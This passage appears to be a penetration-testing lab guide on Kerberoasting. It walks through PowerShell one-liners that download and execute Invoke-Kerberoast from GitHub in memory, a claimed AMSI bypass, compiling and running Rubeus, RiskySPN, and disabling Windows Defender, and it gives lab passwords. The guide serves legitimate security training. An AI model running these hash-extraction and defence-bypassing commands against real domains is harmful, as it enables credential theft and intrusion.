
1. Once you are in the PowerShell window and in the folder you created, type the following command:

This command requires Internet access, so if you do not have access, you can use the file located in the **Downloads** folder. The Invoke-Kerberoast Powershell script is located there.


powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/myexploit/PS\_Scripts\_Backup/master/Invoke-Kerberoast.ps1') ; Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash1.txt"




1. The output of the command shows that the hash of the user is now contained in the folder in a text file as shown in the screenshot.




1. By default, any domain user has the rights on a standard domain to request a copy of the service accounts and their correlating password hash.
2. Next, it is a matter of cracking the password hash, and there are numerous ways to do this. One is **HashCat**, which is available in the Parrot machine. **John the Ripper** can also be used; you can choose the method based on your preference. An example of the cracked hash is shown in the screenshot.




1. So, what about the command that we just executed? An explanation for this follows. The command instructs PS to relaunch. However, this time, set the **ExecutionPolicy** to bypass. This enables untrusted scripts to run.
2. **New-Object System.Net.WebClient).DownloadString** is used to download the **Invoke-Kerberoast.ps1** script from the defined location, followed by loading the script into memory.
3. Note that you can get this from the Windows Server 2016 machine, and then use it directly with the next command.
4. **Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash1.txt** runs the Kerberoast request, followed by detailing how the results should be returned. In this case, they are customized for hashcat format.
5. This works on the version we have here, but if you are on a Windows 10 machine, then Windows Defender might be on. Windows 10 has an **Antimalware Scan Interface** (AMSI), which makes it more difficult to perform the attack.
6. Switch to the Windows 2016 machine, and log in to the domain as user **LPT\CPENT** with password **Pa$$w0rd**. This is a normal user and not an admin. Open a normal PowerShell window and paste the command from **Step 11**. The output of the command is shown in the following screenshot.




1. As the above screenshot shows, we cannot run the command this time. Try from an **Admin PowerShell** to see if you can run it.
2. As you can observe, you cannot run anything in the Admin PowerShell without credentials, so another method is required.
3. The reality is that anything we get past now might be blocked the next time we try it, but as pen testers, we have to try.
4. Enter the following string into the PowerShell window. Again, if you do not have Internet, use the ps1 script that is located in the Windows Server 2016 machine named **Kerberoast-Bypass.ps1**. The following string weaponizes the script to attempt to bypass the AMSI protection: $webreq = [System.Net.WebRequest]::Create(‘https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module\_source/credentials/Invoke-Kerberoast.ps1’); $resp=$webreq.GetResponse(); $respstream=$resp.GetResponseStream(); $reader=[System.IO.StreamReader]::new($respstream); $content=$reader.ReadToEnd(); IEX($content); Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash0.txt
5. The bypass will work up to a certain build of Windows machines, but not Windows 10. You can still perform it in Windows Server 2016. It will also work in an Administrator PowerShell. The successful completion of this is shown in the following screenshot.




1. This again is a change for the attack. Therefore, we need another method. Although we have set another tool up for you to use, you can build the tool from scratch since this is good practice as well.
2. Before we do that, we will first introduce the tool. The tool is **Rubeus** from the github site.
3. “Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is heavily adapted from Benjamin Delpy’s Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX's MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard components of weaponization; without their prior work, this project would not exist. Rubeus also uses a C# ASN.1 parsing/encoding library from Thomas Pornin named DDer that was released with an “MIT-like” license. Huge thanks to Thomas for his clean and stable code! The KerberosRequestorSecurityToken.GetRequest method for Kerberoasting was contributed to PowerView by @machosec.Elad Shamir contribute some essential work for resource-based constrained delegation. @harmj0y is the primary author of this code base. Rubeus is licensed under the BSD 3-Clause license.”
4. To see the power of the tool, refer to the options for **Kerberoasting** shown in the following screenshot.



1. We need to compile the code, so we will go over the process involved. Since it is in Windows, we can use the Visual Studio compiler.
2. Log in to the [AD Win](https://labclient.labondemand.com/Instructions/27a69232-3147-4622-a040-37f066689f87?rc=10) machine as **LPT\Administrator** with password **Pa$$w0rd**.
3. Before we do anything else, disable Windows Defender since it can cause problems.
4. Navigate to C:\Users\Administrator.LPT\Downloads\kerberos\Rubeus-master and double-click **Rubeus.sln** file. An example of the extracted file is shown in the following screenshot.




1. How do you want to open this file? pop-up appears, choose **Visual Studio 2019** and click **OK**.




1. Click on the arrow **Start** button, as shown in the following screenshot.




1. If you have Microsoft Account click **Sign in** or **Create one**.



1. Sign in to your account pop-up appears, provide the login details and click **Sign in**.




1. Once you are logged into Visual Studio, click **Close**.




1. You would expect the code to compile, but Windows Defender will block it. Disable Windows Defender and try again.
2. You should now be successful, as shown in the following screenshot.




1. Now that we have finally compiled it, let us see if it is successful. The executable is located in the debug folder. The full path is shown in the following screenshot.




1. Now that the executable is built, open a command prompt there and enter **Rubeus.exe kerberoast /format:hashcat > Hashfile**. Then enter **dir**. An example of the results of these commands is shown in the following screenshot.



1. Next, open the file in Notepad++. An example of this is shown in the following screenshot.




1. While the command defines the output as a hashcat format, it requires a little tweaking to be used in hashcat. Highlight the hash portion of the output file as shown in the following screenshot.




1. Copy and paste the hash in a new file in Notepad++. Then highlight the first line of blank space, but do not highlight any of the text. Refer to the following screenshot for an example.



1. Next, open **Search** | **Find** and select the **Replace** tab. Leave **Find** **blank**, add nothing to **Replace**, and select **Replace All**. An example is shown in the following screenshot.




1. An example of the results of **Step 42** is shown in the following screenshot.




1. Finally, it is in the hashcat format.
2. Next, we will review **RiskySPN**. This is another tool that we can use, and it is available in your **Downloads\kerberos** folder on the Windows 2016 Machine.
3. Navigate to the folder in your PowerShell window and enter **Import-Module .\RiskySPNs.psm1** to import the module.
4. It will probably fail, so we need to either bypass the settings or change them. We have showed multiple methods of how to bypass, so we will now change the execution policy directly. To bypass it, enter **Get-ExecutionPolicy**. The output of this command is shown in the following screenshot.



1. Since we are not allowed to run, enter **Set-ExecutionPolicy Unrestricted**.
2. Next, to attempt to load the module again, enter **Import-Module .\RiskySPNs.psm1**.
3. It fails again. This could be because of the added protections. Therefore, we can change the setting in the file properties as shown in the following screenshot.




1. We can also use the option in the PowerShell command. Simply enter **dir | Unblock-File**, and this will unblock the entire folder.
2. Now that the module is loaded, enter **.\Find-PotentiallyCrackableAccounts.ps1**. When it works, the output of the command appears as shown in the following screenshot. However, in your case, it will fail because Microsoft has added another protection. Regardless, we cover it since you might find a machine that is not patched.




1. The tools work well, but once again, we must have an Administrator PowerShell.
2. Enter the following code to extract the key:
   * **Find-PotentiallyCrackableAccounts -Stealth -GetSPNs | Get-TGSCipher**
3. The output of this command is shown in the next screenshot on a machine that has not been patched. It is included as a reference.




1. As we have discussed, this can be quite challenging, so the best option is to use Linux. Linux has tools that can be used as well; as long as the credentials for any user are available, then we can extract the SPNs.
2. Let us prepare to do that now. We will use the [ParrotAD](https://labclient.labondemand.com/Instructions/27a69232-3147-4622-a040-37f066689f87?rc=10).
3. Once you are logged into the machine, open a terminal window. We will use the tool **Impacket**. An explanation for this tool is shown in the following screenshot.



1. Navigate to the folder **Downloads/impacket/examples**.
2. Once there, enter **ls**. An example of this is shown in the following screenshot.



